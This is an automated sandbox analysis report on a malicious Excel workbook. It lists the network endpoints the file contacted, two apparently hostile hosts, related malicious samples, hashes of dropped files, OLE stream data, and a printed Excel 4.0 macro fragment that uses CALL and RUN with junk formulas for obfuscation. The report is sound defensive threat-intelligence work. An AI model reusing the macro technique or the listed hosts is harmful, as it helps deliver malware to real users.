http://https://insertmedia.bing.office.net/odc/insertmedia	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://o365auditrealtimeingestion.manage.office.com	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://api.office.net	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://entitlement.diagnostics.office.com	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://outlook.office.com/	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://templatelogging.office.com/client/log	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://outlook.office365.com/	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://webshell.suite.office.com	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://management.azure.com/	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorize	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://devnull.onenote.com	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://ncus.pagecontentsync.	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://messaging.office.com/	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://augloop.office.com/v2	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://skyapi.live.net/Activity/	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://dataservice.o365filtering.com	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.cortana.ai	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://directory.services.	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows-ppe.net/common/oauth2/authorize	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://staging.cortana.ai	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.185.39.58	signifysystem.com	United States		46606	UNIFIEDLAYER-AS-1US	false
192.185.32.232	fcventasyservicios.cl	United States		46606	UNIFIEDLAYER-AS-1US	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	412197
Start date:	12.05.2021
Start time:	13:43:19
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 2s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	32154f4c_by_Libranalysis.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs

Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	30
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal68.expl.evad.winXLS@5/6@2/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.185.39.58	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	
192.185.32.232	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
signifysystem.com	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
fcventasyservicios.cl	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
UNIFIEDLAYER-AS-1US	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	457b22da_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.232.222.43
	abc8a77f_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 67.20.76.71
	Revised Invoice pdf.exe	Get hash	malicious	Browse	• 192.185.17 1.219
	DINTEC HCU24021ED.exe	Get hash	malicious	Browse	• 162.241.169.22
	dd9097e7_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.185.17 1.219
	RFQ.exe	Get hash	malicious	Browse	• 192.185.129.32
	Order 122001-220 guanzo.exe	Get hash	malicious	Browse	• 162.241.62.63
	in.exe	Get hash	malicious	Browse	• 162.241.24 4.112
	PO-002755809-NO#PRT101 Order pdf.exe	Get hash	malicious	Browse	• 162.144.13.239
	catalog-1908475637.xls	Get hash	malicious	Browse	• 108.167.18 0.164
	catalog-1908475637.xls	Get hash	malicious	Browse	• 108.167.18 0.164
	export of purchase order 7484876.xlsm	Get hash	malicious	Browse	• 108.179.232.90
	XM7eDjwHqp.xlsm	Get hash	malicious	Browse	• 162.241.19 0.216
	QTFsui5pLN.xlsm	Get hash	malicious	Browse	• 108.179.232.90
	15j1TCnOiA.xlsm	Get hash	malicious	Browse	• 192.185.11 5.105
	e8eRhf3GM0.xlsm	Get hash	malicious	Browse	• 162.241.19 0.216
UNIFIEDLAYER-AS-1US	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	457b22da_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.232.222.43
	abc8a77f_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 67.20.76.71
	Revised Invoice pdf.exe	Get hash	malicious	Browse	• 192.185.17 1.219
	DINTEC HCU24021ED.exe	Get hash	malicious	Browse	• 162.241.169.22
	dd9097e7_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.185.17 1.219
	RFQ.exe	Get hash	malicious	Browse	• 192.185.129.32
	Order 122001-220 guanzo.exe	Get hash	malicious	Browse	• 162.241.62.63
	in.exe	Get hash	malicious	Browse	• 162.241.24 4.112
	PO-002755809-NO#PRT101 Order pdf.exe	Get hash	malicious	Browse	• 162.144.13.239
	catalog-1908475637.xls	Get hash	malicious	Browse	• 108.167.18 0.164
	catalog-1908475637.xls	Get hash	malicious	Browse	• 108.167.18 0.164
	export of purchase order 7484876.xlsm	Get hash	malicious	Browse	• 108.179.232.90
	XM7eDjwHqp.xlsm	Get hash	malicious	Browse	• 162.241.19 0.216
	QTFsui5pLN.xlsm	Get hash	malicious	Browse	• 108.179.232.90
	15j1TCnOiA.xlsm	Get hash	malicious	Browse	• 192.185.11 5.105
	e8eRhf3GM0.xlsm	Get hash	malicious	Browse	• 162.241.19 0.216

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	LMNF434.vbs	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SF65G55121E0FE25552.vbs	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	catalog-1908475637.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	rF27d1O1O2.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	cSvu8bTzJU.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	Contract_kyrgyzstan_pdf.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	551f47ac_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	DHL_988121.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	DHL_988121.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	SMC PO 1083 SAJ 1946 .exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	catalog-949138716.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	- FAX ID 74172012198198.htm	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	#Ud83d#Udd7b Missed Playback Recording.wav - 1424 592794.htm	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	Cotizacii#U00f3n.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	Cotizaci#U00f3n.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	statistic-1310760242.xlsm	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	Payment Slip.docx	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	Report000042.htm	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\EFB6B18F-65BF-445D-97B5-07043DE10A60	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	134558
Entropy (8bit):	5.368389232876491
Encrypted:	false
SSDEEP:	1536:YcQIKNEHBXA3gBwlpQ9DQW+zhh34ZldpKWXboOilX5ErLWME9:fEQ9DQW+zPXO8
MD5:	D69DCEA1DFE704A17B1DD5A3A7CFDD65
SHA1:	73C14C6B84E2A10ED5074C8A16FE2A78EE39DDEA
SHA-256:	73BBFA65CA933B4CCF0BA8E1239620CCA98132AB4DA520063B81137160C1494D
SHA-512:	886E8C380748E9F3E00C343148BBBAFCEA889E4DBAA5006183B7E4EE871FC43D4EC0F7C413B533844C3877C71603849CB9E2B22E7424D66164F71AE1313303B(
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-05-12T11:46:39">.. Build: 16.0.14108.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:u rl>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Temp\61910000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	81549

C:\Users\user\AppData\Local\Temp\61910000	
Entropy (8bit):	7.910425460774261
Encrypted:	false
SSDEEP:	1536:BWjYO+nffSDcn9iZtJOXAQR2KtCbuMB/yDL4kymYBO0y7zBr4ZLJP6S:E+nHSD8YZo/Uh0ZymYQ0y7FALYS
MD5:	336DFC557B7FE840B3DA2373DD83CBED
SHA1:	6752D5BA2939BF473C685580A15A28516F4B3337
SHA-256:	B98C928C780F7FE4DDC98ACBAE9721ADBB33E4862EC1C05E4E20C57E66CDE3F2
SHA-512:	963D08AEA2C5985B65FAB7B7AF236AC2B9716C51AAC3556D87B93803C52DBBF71913E9CF0C315421A9E255D2F4018F4DF2299217847D4BFCF036E92B255AAEBA
Malicious:	false
Reputation:	low
Preview:	.U.N#1..#.?.|.u;p..Q:.f.. .|.cW..x..@.....ek....R....jaM....w-;oF..'..k.....U..S.x.-[.....2.V.v.>..s.=X....hf...^c..s.....~q.]...9.d..f...zA.+'S.X.g.].j...h)...ON}...l.%(/.-Q7."..=@...Q.b....0d|.fp.'Mm..<.....0....B.R....RX;.....Q+..DL..RZ|a.....f?I..b....).5V.....9...=J.....I.._.....Q|.5....=T.bH._...k..vSQF.-....^..._.9.#....."=....>Q[...{..>T...._?....h.....R..0<.....u ".I..m...E..'/7.CB....4y.....PK.....!..!.9.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\32154f4c_by_Libranalysis.xls.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:03:42 2020, mtime=Wed May 12 19:46:42 2021, atime=Wed May 12 19:46:42 2021, length=177152, window=hide
Category:	dropped
Size (bytes):	2250
Entropy (8bit):	4.715091568512339
Encrypted:	false
SSDEEP:	48:8viCYsxOEEw+fNIOEyse9B6pviCYsxOEEw+fNIOEyse9B6:8vBFAfNIFhwKvBFAfNIFhw
MD5:	3E216A0455C3F6FA81CDC92704C2FE53
SHA1:	4ED45B4510ED2EBCB0F7874C4201930DDF12D2AE
SHA-256:	E67ECAF8C67C26C95C1C20E552CBF8937A1A7B80B34A82E0A2AAD13AB0E8F222
SHA-512:	C9D37BB6D00C9DC6CE3FB8EBA60D9A767C1D43043AC3B17AAC9E9780ABB7F8D5224DF7707CF25BB79751BA0B33FB8F42A48E41F5C8408BC01964169CCDA65E2
Malicious:	**true**
Reputation:	low
Preview:	L.....F.... ....t.:.....6..oG...6..oG.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...R.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Qwx..user.<.....Ny..R.....S.....P..h.a.r.d.z.....~.1.....>Qxx..Desktop.h.....Ny..R.....Y.....>.....G.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2.....R. .32154F~1.XLS..j.....>Qvx.R.....h.....%..3.2.1.5.4.f.4.c._.b.y._.L.i.b.r.a.n.a.l.y.s.i.s...x.l.s.....b.....-.....a.....>.S.....C:\Users\user\Desktop\32154f4c_by_Libranalysis.xls..3.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.3.2.1.5.4.f.4.c._.b.y._.L.i.b.r.a.n.a.l.y.s.i.s...x.l.s.....:.,.LB.)...As...`.....X.....910646..... ...!a..%.H.VZAj.....-.....-..!a..%.H.VZAj.....-.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 16:19:49 2019, mtime=Wed May 12 19:46:42 2021, atime=Wed May 12 19:46:42 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.665166724698819
Encrypted:	false
SSDEEP:	12:8eXUruElPCH2Ae9SYlLi5+WrjAZ/2bDdLC5Lu4t2Y+xIBjKZm:8ue9vAAZiDM87aB6m
MD5:	5B7A138293F616DF485AF207EBB2113F
SHA1:	1838AF5F5BB900CBFF99DC5F56B6132EB6103235
SHA-256:	BE218CA787FE71B86A44C712E74438B748D0CC5F3FFC42FAB24CA78089D9CA9F
SHA-512:	A3D66D6264DA90EA6FAD066D61A95B7A8B802A89C6D4193DE4587F20945EF950988654CBACC45B03BF14D1B89D21CAE437B73C48D8BA088417ED97845852D42
Malicious:	false
Reputation:	low
Preview:	L.....F.....N....-..#...oG..#...oG... .....u....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...R.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Qwx..user.<.....Ny..R.....S.....P..h.a.r.d.z.....~.1.....R...Desktop.h.....Ny..R.....Y.....>.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\.....\.....\.....\.D.e.s.k.t.o.p.....:.,.LB.)...As..`.....X.....910646.....!a..%.H.VZAj...4.4.....-..!a..%.H.VZAj...4.4.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	137
Entropy (8bit):	4.791101722056727
Encrypted:	false
SSDEEP:	3:oyBVomMOEQpHcPHUwSLMd1ZYHcPHUwSLMd1mMOEQpHcPHUwSLMd1v:dj6mHO0NGYHO0NamHO0NS

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
MD5:	768F71896AA98A93773A5ED2FE28117A
SHA1:	537653AF56FADF13C499E39D8D0E64BE73028D91
SHA-256:	55AE39EF8FBF76AFC3A02D25D1FDD24CB5F67C3622086E5508C86459EF6C46A6
SHA-512:	896D078BE600BDEDD3BD0DC5402493CDE4012ACCA178E8305F26AC679EB41618F465F95661ABE23DE781551DB506DF0CC91610F735D917C098BEFF13326EA6
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..32154f4c_by_Libranalysis.xls.LNK=0..32154f4c_by_Libranalysis.xls.LNK=0..[xls]..32154f4c_by_Libranalysis.xls.LNK=0..

C:\Users\user\Desktop\62910000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	228873
Entropy (8bit):	5.616610199130824
Encrypted:	false
SSDEEP:	3072:V7NiRdSD8YNoTU90u9fzn3bb0X7vrPlsrXvLlL7Lq7Niui:6RdTrTU9Zhrui
MD5:	A0BC603E67755B5EADEDF1721B3FBFB7
SHA1:	7A26AE4BA39CAE137274B39750740F2D80B78AF0
SHA-256:	4582C575606476A71CCE26B98F5A79B1FC6CCCB08BF2361E1D2DE35642A2DC77
SHA-512:	8E6F8D10B15F8597CC55510197B1AE3EADAA89EF8714E39A109624C11C8A7DD7493066259CD5DFDF395598D85EA48A1F946407054BDB0D43307CED004C370F8
Malicious:	false
Reputation:	low
Preview:	.....T8.....\.p....pratesh B.....a.....=.....=.....i..9J.8.....X.@. .....".....1.....C.a.l.i.b.r.i.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....C.a.l.i.b.r.i.1.....8.....A.r.i.a.l.1.....8..... ..A.r.i.a.l.1.....8.....A.r.i.a.l.1.....<.....A.r.i.a.l.1.....4.....A.r.i.a.l.1.....4.....A.r.i.a.l.1...h...8.....C.a.m.b.r.i.a.1.....C.a.l.i.b.r.i.1.....L..A.r.i.a.l. 1.....L..A.r.i.a.l.1.....>.....L..A.r.i.a.l.1.....?.....L..A.r.i.a.l.1.....L..A.r.i.a.l.1.....L..A.r.i.a.l.1.....L..C.a.l.i.b.r.i.1.....L..A.r.i.a.l.1..... .L..A.r.i.a.l.1.....L..A.r.i.a.l.1.....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Author: van-van, Last Saved By: vi-vi, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Wed May 12 08:24:11 2021, Security: 0
Entropy (8bit):	3.258986427712615
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	32154f4c_by_Libranalysis.xls
File size:	375808
MD5:	32154f4c3997c4c3d695bf52704e5302
SHA1:	4e47b10ce837d78b31bbcf5b37622488a8c436c9
SHA256:	c92b6793b9457a9f0909c33a41f04a6d34389dce626d5ea bcec7a2384270f53b
SHA512:	b73f732e45c2f49f4153209c97e84fb49b3a3367b2ca68e 327c13f450daecefca885e59966ef25cfc3558c36a9f0257 ffc9c0ce0aa111a69a7d068eace273790
SSDEEP:	3072:Q8UGHv2tt/BI/s/C/i/R/7/3/UQ/OhP/2/a/1/l/T/tbHm 7H9G4l+s2k3zN4sbc5:vUGAt6Uqa5DPdG9uS9QLp4l+ s+E8
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General	
Document Type:	OLE
Number of OLE Files:	1

OLE File "32154f4c_by_Libranalysis.xls"

Indicators	
Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1251
Author:	van-van
Last Saved By:	vi-vi
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2021-05-12 07:24:11
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.287037498961
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . 0 . . . . . 8 . . . . . @ . . . . . H . . . . . t . . . . . D o c 1 . . . . . D o c 2 . . . . . D o c 3 . . . . . D o c 4 . . . . . E x c e l 4 . 0 . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 b4 00 00 00 05 00 00 00 01 00 00 00 30 00 00 00 0b 00 00 00 38 00 00 00 10 00 00 00 40 00 00 00 0d 00 00 00 48 00 00 00 0c 00 00 00 74 00 00 00 02 00 00 00 e3 04 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 04 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.290777742057
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . . . @ . . . . . H . . . . . X . . . . . h . . . . . v a n - v a n . . . . . v - v i . . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . . F . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 a0 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 58 00 00 00 12 00 00 00 68 00 00 00 0c 00 00 00 80 00 00 00 0d 00 00 00 8c 00 00 00 13 00 00 00 98 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 08 00 00 00

Stream Path: Book, File Type: Applesoft BASIC program data, first line number 8, Stream Size: 363283

General	
Stream Path:	Book
File Type:	Applesoft BASIC program data, first line number 8
Stream Size:	363283
Entropy:	3.24522262131
Base64 Encoded:	True
Data ASCII:	. . . . 7 . . . . \\ . p . . v i - v i B . . . . D o c 3 . . . . _ x l f n . A G G R E G A T E . . . . _ x l f n . F . I N V . R T . . . . ! . . . . .
Data Raw:	09 08 08 00 00 05 05 00 17 37 cd 07 e1 00 00 00 c1 00 02 00 00 00 bf 00 00 00 c0 00 00 00 e2 00 00 00 5c 00 70 00 05 76 69 2d 76 69 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU13,Doc3!BC17,0,!AL21)=CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU14,Doc3!BC18&"1",0,!AL21)=RUN(Doc4!AM6)
```

```
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMX
MY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(45
